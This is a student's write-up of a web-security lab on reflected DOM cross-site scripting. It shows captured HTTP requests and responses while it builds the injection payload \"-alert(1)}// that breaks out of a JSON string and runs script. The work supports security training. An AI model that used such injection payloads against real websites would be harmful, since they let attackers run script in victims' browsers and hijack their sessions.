
Lab: Reflected DOM XSS

S. Giridharan
CB.SC.P2CYS23006

This lab demonstrates a reflected DOM vulnerability. Reflected DOM vulnerabilities occur when the server-side application processes data from a request and echoes the data in the response. A script on the page then processes the reflected data in an unsafe way, ultimately writing it to a dangerous sink.

To solve this lab, create an injection that calls the alert() function.


Go to the target website and use the search bar to search for a random test string and intercept the traffic in the burpsuite.



```
GET /?search=hello HTTP/2
Host: 0aa200e8048f2e138050851e00a90019.web-security-academy.net
Cookie: session=pSNZSx633A7my19x4yGwcbKNuiyfoH7a
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aa200e8048f2e138050851e00a90019.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=0, i
```

Initial goal is break out of the javascript using the custom payload.

\”man




```
GET /search-results?search=hello\"man HTTP/2
Host: 0aa200e8048f2e138050851e00a90019.web-security-academy.net
Cookie: session=pSNZSx633A7my19x4yGwcbKNuiyfoH7a
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0aa200e8048f2e138050851e00a90019.web-security-academy.net/?search=hello
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=1, i
```

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 41

{
  "results":[
  ],
  "searchTerm":"hello\\"man"}
```

We can actually comment that out that we use comments in JavaScript // we are going to end our java script object first.




```
GET /search-results?search=hello\"man}// HTTP/2
Host: 0aa200e8048f2e138050851e00a90019.web-security-academy.net
Cookie: session=pSNZSx633A7myl9x4yGwcbKNuiyfoH7a
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0aa200e8048f2e138050851e00a90019.web-security-academy.net/?search=hello
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=1, i
```

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 44

{
  "results":[
  ],
  "searchTerm":"hello\\"man
}//"}
```

Now we will make out payload by -alert() instead of man we are using - because + usually url encoded.

\"-alert(1)}//



```
GET /search-results?search=\"-alert(1)}// HTTP/2
Host: 0aa200e8048f2e138050851e00a90019.web-security-academy.net
Cookie: session=pSNZSx633A7myl9x4yGwcbKNuiyfoH7a
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0aa200e8048f2e138050851e00a90019.web-security-academy.net/?search=hello
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=1, i
```


```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 45

{
  "results":[
  ],
  "searchTerm":"\\"-alert(1)
}//"}
```

Selected text: \"-alert(1)}

Decoded from: \"-alert(1)}


Now paste the payload in the proxy tab and alert will be triggered.



...048f2e138050851e00a90019.web-security-academy.net says

1

OK



https://0aa200e8048f2e138050851e00a90019.web-security-academy.net/?search=\"-alert(1)}//

Reflected DOM XSS

Back to lab description »

Congratulations, you solved the lab!

0 search results for 'NaN'